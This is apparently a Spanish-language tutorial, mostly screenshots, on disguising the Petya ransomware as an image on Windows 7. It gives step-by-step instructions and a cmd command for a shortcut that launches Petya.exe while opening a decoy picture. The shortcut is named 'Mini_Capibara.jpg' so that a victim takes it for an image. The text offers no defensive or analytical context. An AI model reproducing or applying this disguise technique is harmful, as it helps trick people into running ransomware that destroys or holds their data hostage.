

Camuflaje de Malware (Windows 7):


Primeramente lo que haremos es irnos a la carpeta donde tenemos una imagen para poder camuflar el ransomware.




Ahora extraemos “Petya”








Ahora lo que haremos es mover el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen





Nos vamos al directorio y lo que haremos es crear un acceso directo




Colocamos este comando:


```
cmd /c start "" "C:\Users\Equipo\Documents\Imagen_Ransomware\Petya.exe" && start "" "C:\Users\Equipo\Documents\Imagen_Ransomware\Mini_Capibara.jpg"
```








Damos en siguiente y colocamos el siguiente nombre para el acceso directo “Mini_Capibara.jpg”

